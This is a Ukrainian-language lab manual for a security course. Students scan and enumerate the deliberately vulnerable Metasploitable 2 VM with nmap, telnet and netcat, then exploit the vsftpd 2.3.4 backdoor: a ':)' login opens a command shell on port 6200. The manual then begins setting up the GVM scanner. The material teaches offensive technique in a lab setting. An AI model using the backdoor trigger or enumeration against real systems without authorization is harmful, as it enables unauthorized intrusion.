Виконайте визначення версії на сканованому хості. Яка операційна система, на думку nmap, працює на хості? Яка його MAC-адреса? Наскільки далеко знаходиться сканований хост? Між якими хостами знаходиться сканований хост? Доведіть відповіді скріншотами.

Відповідь:

5.2 Додаткове сканування пристроїв

Мета: відпрацювати методи сканування на metasploitable

Після роботи студент повинен:

- **знати** як виконується сканування;
- **вміти** проводити різні види сканування, а також вміти пояснити результати.

Завдання:

- завантажте та встановіть віртуальну машину Metasploitable 2 [13];
- проведіть сканування Metasploitable 2;
- отримайте інформацію про служби, що працюють на віртуальній машині Metasploitable.

Технічне оснащення робочого місця:

- командна консоль
- утиліти nmap, zenmap

Посилання

- <https://nmap.org/>

Порядок виконання роботи

Віртуальна машина Metasploitable - це навмисно вразлива версія Ubuntu Linux, призначена для тестування інструментів безпеки і демонстрації поширених вразливостей. Ця віртуальна машина сумісна з VMWare, VirtualBox та іншими поширеними платформами віртуалізації.

- Завантажте та встановіть віртуальну машину Metasploitable 2 (<https://sourceforge.net/projects/metasploitable/>).

ЗАВДАННЯ 2.4

Виконайте всі види відомих сканувань на запропонованому хості. Скільки портів TCP відкрито на кожному? Чи відкриті UDP – порти на будь-якій з сканованих машині? Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 2.5

Виконайте сканування протоколу IP (з параметром -sO). Чи відрізняються результати від тих, що були досягнуті на попередньому кроці? Поясніть. Доведіть за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 2.6

Виконайте визначення версії на сканованому хості. Яка операційна система, на думку nmap, працює на хості? Яка його MAC-адреса? Наскільки далеко знаходиться сканований хост? Між якими хостами знаходиться сканований хост? Доведіть відповіді скріншотами.

Відповідь:

5.3 Отримання інформації з використанням ручного та автоматичного перерахування

Мета: ознайомитись з процесом ручного та автоматичного перерахування

Після роботи студент повинен:

- **знати** основні принципи перерахування;
- **вміти** проводити різні типи перерахувань та пояснювати результати.

Завдання:

- завантажте та встановіть віртуальну машину Metasploitable 2 [13]
- перелічити сервіси та користувачів у Metasploitable 2

Технічне оснащення робочого місця:

- командна консоль
- nmap, zenmap, nmap scripts, nc, telnet

Порядок виконання роботи

Зі списком номерів TCP і UDP портів, що використовуються протоколами для роботи мережевих додатків можна ознайомитися за посиланням:

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

TELNET (скор. від англ. Teletype network) – мережевий протокол для реалізації текстового термінального інтерфейсу в мережі - за допомогою протоколу TCP. Також назву «telnet» мають утиліти, що реалізують клієнтську частину протоколу.


TELNET виконує функції протоколу прикладного рівня моделі OSI. Протокол telnet використовувався для віддаленого адміністрування різними мережевими пристроями і програмними серверами, але поступається протоколу ssh в плані безпеки. Проте може бути єдиною можливістю взаємодіяти з деякими пристроями в яких відсутній ssh.

Спробуємо за допомогою утиліти telnet знайти відкритий порт.

Введемо послідовно команди:

```
telnet 192.168.0.104 20
```

```
telnet 192.168.0.104 21
```

A screenshot of a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows two telnet attempts. The first attempt is to connect to 192.168.0.104 on port 20, which results in 'telnet: Unable to connect to remote host: Connection refused'. The second attempt is to connect to 192.168.0.104 on port 21, which results in 'Connected to 192.168.0.104.' followed by 'Escape character is '^]'. The user then types '220 (vsFTPD 2.3.4)' and '^', and the server responds with '530 Please login with USER and PASS.'. The user then types '^]' and 'telnet> close', and the connection is closed. The terminal prompt returns to '(root@kali)-[~]'.

```
(root@kali)-[~]
# telnet 192.168.0.104 20
Trying 192.168.0.104 ...
telnet: Unable to connect to remote host: Connection refused

(root@kali)-[~]
# telnet 192.168.0.104 21
Trying 192.168.0.104 ...
Connected to 192.168.0.104.
Escape character is '^]'.
220 (vsFTPD 2.3.4)
^^
530 Please login with USER and PASS.
^]
telnet> close
Connection closed.


(root@kali)-[~]
#
```

Рис. 5.2. Пошук відкритого порту за допомогою утиліти telnet

Спочатку за допомогою команди *telnet 192.168.0.104 20* ми спробували під'єднатися до 20 порту, але отримали відповідь “Connection refused” “З'єднання відхилено”. Другою була спроба під'єднатися до 21 порту *telnet 192.168.0.104 21*, тут ми отримали відповідь “ Connected to 192.168.0.104” “ Підключено до 192.168.0.104”, отже порт 21 відкритий, і на цьому порту працює сервіс (vsFTPD 2.3.4).

Таким чином відбувається ручне перерахування. Також ручне перерахування можна виконати за допомогою утиліти Netcat.

Програма Netcat - це корисна мережева утиліта, за допомогою якої можна аналізувати і моделювати роботу багатьох мережевих протоколів. За допомогою Netcat можна виконувати команди на віддаленій машині, завантажувати або завантажувати файли, перенаправляти трафік з одного порту на інший або з однієї машини на іншу.

A screenshot of a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows two Netcat commands being executed. The first command is '# nc 192.168.0.104 20', which results in 'Ncat: Connection refused.'. The second command is '# nc 192.168.0.104 21', which results in '220 (vsFTPd 2.3.4)'. A red '1 x' icon is visible on the right side of the terminal window.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nc 192.168.0.104 20  
Ncat: Connection refused.  
(root@kali)-[~]  
# nc 192.168.0.104 21  
220 (vsFTPd 2.3.4)
```

Рис. 5.3. Пошук відкритого порту за допомогою утиліти Netcat

Перерахування користувачів

Для прикладу виберемо сервіс Samba (SMB), що працює на 445 порту.

Samba - пакет програм, які дозволяють звертатися до мережових дисків і принтерів на різних операційних системах по протоколу SMB / CIFS. Має клієнтську і серверну частини. Є вільним програмним забезпеченням, випущена під ліцензією GPL.

Samba працює на більшості Unix-подібних систем, таких як Linux, POSIX-сумісних Solaris і Mac OS X Server, на різних варіантах BSD. Samba включена практично у всі дистрибутиви Linux.

Для перерахування користувачів скористаємося скриптом, що входить у склад програми nmap. Введемо наступну команду:

```
nmap --script smb-enum-users.nse -p 445 192.168.0.105
```

```
(root@kali)-[~]
# nmap --script smb-enum-users.nse -p 445 192.168.0.105
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 10:20 EDT
Nmap scan report for 192.168.0.105
Host is up (0.00060s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:0A:A1:2A (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name: backup
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\bin (RID: 1004)
|     Full name: bin
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name: daemon
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:      Normal user account, Account disabled
|   METASPLOITABLE\games (RID: 1010)
|     Full name:  games
|     Flags:      Normal user account, Account disabled
```

Рис. 5.4. Перерахування користувачів служби SMB утилітою nmap

В результаті роботи nmap, з використання скрипту, був знайдений довгий список облікових записів користувачів служби SMB.

ЗАВДАННЯ 2.7

На основі попередніх результатів сканування спробуйте провести ручне перерахування на Metasploitable VM. Доведіть результати за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 2.8

На основі попередніх результатів сканування спробуйте провести автоматичне перерахування на Metasploitable VM за допомогою скриптів nmap. Доведіть результати за допомогою скріншотів

Відповідь:

6 ЛАБОРАТОРНА РОБОТА №3 «ОЦІНКА ВРАЗЛИВОСТІ»

Передумови: Для виконання робіт рекомендується встановити програму віртуалізації для операційних систем, VirtualBox [11], на яку рекомендується встановити дистрибутив Kali Linux [12] – що є Linux дистрибутивом який створено на основі Debian з відкритим вихідним кодом, призначений для вирішення різних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки і комп'ютерна криміналістика.

Встановлена віртуальна машина з metasploitable 2 [13].

6.1 Оцінка вразливості вручну

Мета: зрозуміти принципи пошуку вразливостей на основі версії сервісу

Після роботи студент повинен:

- **знати** як можна використовувати інформацію про версію для виявлення вразливих місць;
- **вміти** провести оцінку вразливості вручну.

Завдання:

- підключитися до FTP-серверу та визначити його версію;
- використовуючи інформацію про версію, знайдіть, які уразливості існують для даного FTP-сервера;
- проексплуатуйте виявлений бекдор на FTP-сервері
- виконайте кроки 1-2 для веб-сервера. Для визначення версії веб-сервера використовуйте NMAP.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)

Порядок виконання роботи

Визначення версії FTP-серверу за допомогою команди: `ntar 192.168.0.105 -p21 -sV`

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali) - [~]  
# nmap 192.168.0.105 -p21 -sV  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 05:02 EDT  
Nmap scan report for 192.168.0.105  
Host is up (0.00051s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 08:00:27:0A:A1:2A (Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit / .  
Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds  
  
(root@kali) - [~]  
#
```

Рис. 6.1. Визначення версії ftp –сервера

Пошук уразливості до визначеної версії ftp –сервера.





Рис. 6.2. Пошук уразливості до визначеної версії ftp –сервера

Експлуатація бекдору. додайте “:”) у логіні користувача ftp, пароль - будь-яке СЛОВО.



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ftp 192.168.0.105  
Connected to 192.168.0.105.  
220 (vsFTPD 2.3.4)  
Name (192.168.0.105:kali): admin:)  
331 Please specify the password.  
Password:  
█
```

Рис. 6.3. Експлуатація бекдору ftp –сервера

Після підключення до ftp –сервера відкривається порт 6200 (сервер ліцензій LM-X). Підключимося до тепер вже відкритого порту 6200. Для цього можна скористуватися командою: *netcat 192.168.0.105 6200*

Ця уразливість дозволяє виконати будь-яку системну команду. Наприклад виведемо інформацію про мережеві інтерфейси, для цього скористаємося командою *ifconfig*.

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali) ~  
# netcat 192.168.0.105 6200 -v  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Connected to 192.168.0.105:6200.  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:0a:a1:2a  
          inet addr:192.168.0.105  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe0a:a12a/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:13157 (12.8 KB)  TX bytes:10260 (10.0 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:38065 (37.1 KB)  TX bytes:38065 (37.1 KB)
```

Рис. 6.4. Експлуатація уразливості серверу ліцензій LM-X на порту 6200

Визначення версії Веб-серверу Apache за допомогою команди: *nmap 192.168.1.100 -p80 -sV*

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali) ~  
# nmap 192.168.0.105 -p80 -sV  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 06:06 EDT  
Nmap scan report for 192.168.0.105  
Host is up (0.00054s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
MAC Address: 08:00:27:0A:A1:2A (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit / .  
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```

Рис. 6.5. Визначення версії Веб-серверу Apache

Пошук уразливості визначеної версії Веб-серверу Apache.




Рис. 6.6. Пошук уразливості до визначеної версії Веб-серверу Apache

ЗАВДАННЯ 3.1

Підключитися до FTP-серверу та визначити його версію. Використовуючи інформацію про версію, знайдіть, які уразливості існують для даного FTP-сервера. Проексплуатуйте виявлений бекдор на FTP-сервері. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 3.2

Підключитися до Веб-серверу Apache та визначити його версію. Використовуючи інформацію про версію, знайдіть, які уразливості існують для даного Веб-серверу Apache. Проексплуатуйте виявлені уразливості на Веб-серверу Apache. Доведіть це за допомогою скріншотів.

Відповідь:

6.2 Використання сканерів вразливостей для оцінки вразливості

Мета: зрозуміти принципи використання сканерів вразливостей

Після роботи студент повинен

- **знати:** як працюють сканери вразливостей;
- **вміти:** проводити оцінку вразливості за допомогою сканерів вразливостей.

Завдання:

- Встановіть та оновіть сканер GVM у Kali Linux.
- Проведіть сканування цілі за допомогою GVM.
- Імпортуйте результати сканування GVM до бази даних Metasploit.
- Встановіть та оновіть Nessus.
- Проведіть сканування цілі за допомогою сканера Nessus.
- Імпортуйте результати сканування Nessus до бази даних Metasploit.
- Порівняйте результати сканерів.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)

Посилання

- <https://www.openvas.org/>
- <https://www.tenable.com/products/nessus>

Порядок виконання роботи

OpenVAS – це сканер вразливостей та засіб управління вразливостями з відкритим кодом. OpenVAS призначений для активного моніторингу вузлів мережі на предмет виявлення проблем пов'язаних з безпекою, оцінки серйозності цих проблем та контролю їх усунення.

Після випуску платформи OpenVAS 9 вона була перейменована в Greenbone Vulnerability Management (GVM).

1. Встановити сканер GVM - Greenbone Vulnerability Management (раніше називався OpenVAS), для цього виконайте наступні команди:


```
sudo apt update
```

```
sudo apt install gvm -y
```

2. Для налаштування сканеру в перший раз використання виконайте команду:

```
sudo gvm-setup
```

3. Збережіть пароль, що був згенерований після налаштування сканера GVM.



```
[+] GVM feeds updated
[*] Checking Default scanner
08b69003-5fc2-4037-a479-93b440211c73  OpenVAS  /var/run/ospd/ospd.sock  0  Op
enVAS Default
[i] No need to alter default scanner

[+] Done
[*] Please note the password for the admin user
[*] User created with password '8ee2c14c-1850-4a7e-9f70-92f59d4cd4ce'.

[>] You can now run gvm-check-setup to make sure everything is correctly conf
igured
```

Рис. 6.7. Логін та пароль сканера GVM

4. Перевірте правильність налаштувань за допомогою команди:

```
sudo gvm-check-setup
```

5. Відкрийте браузер та перейдіть за посилання <https://127.0.0.1:9392>

6. Введіть логін і пароль, що були збережені на кроці 3.




Рис. 6.8. Сторінка входу сканера GVM

7. Перейдіть в меню Administration-Feed Status, та дочекайтесь завершення оновлення

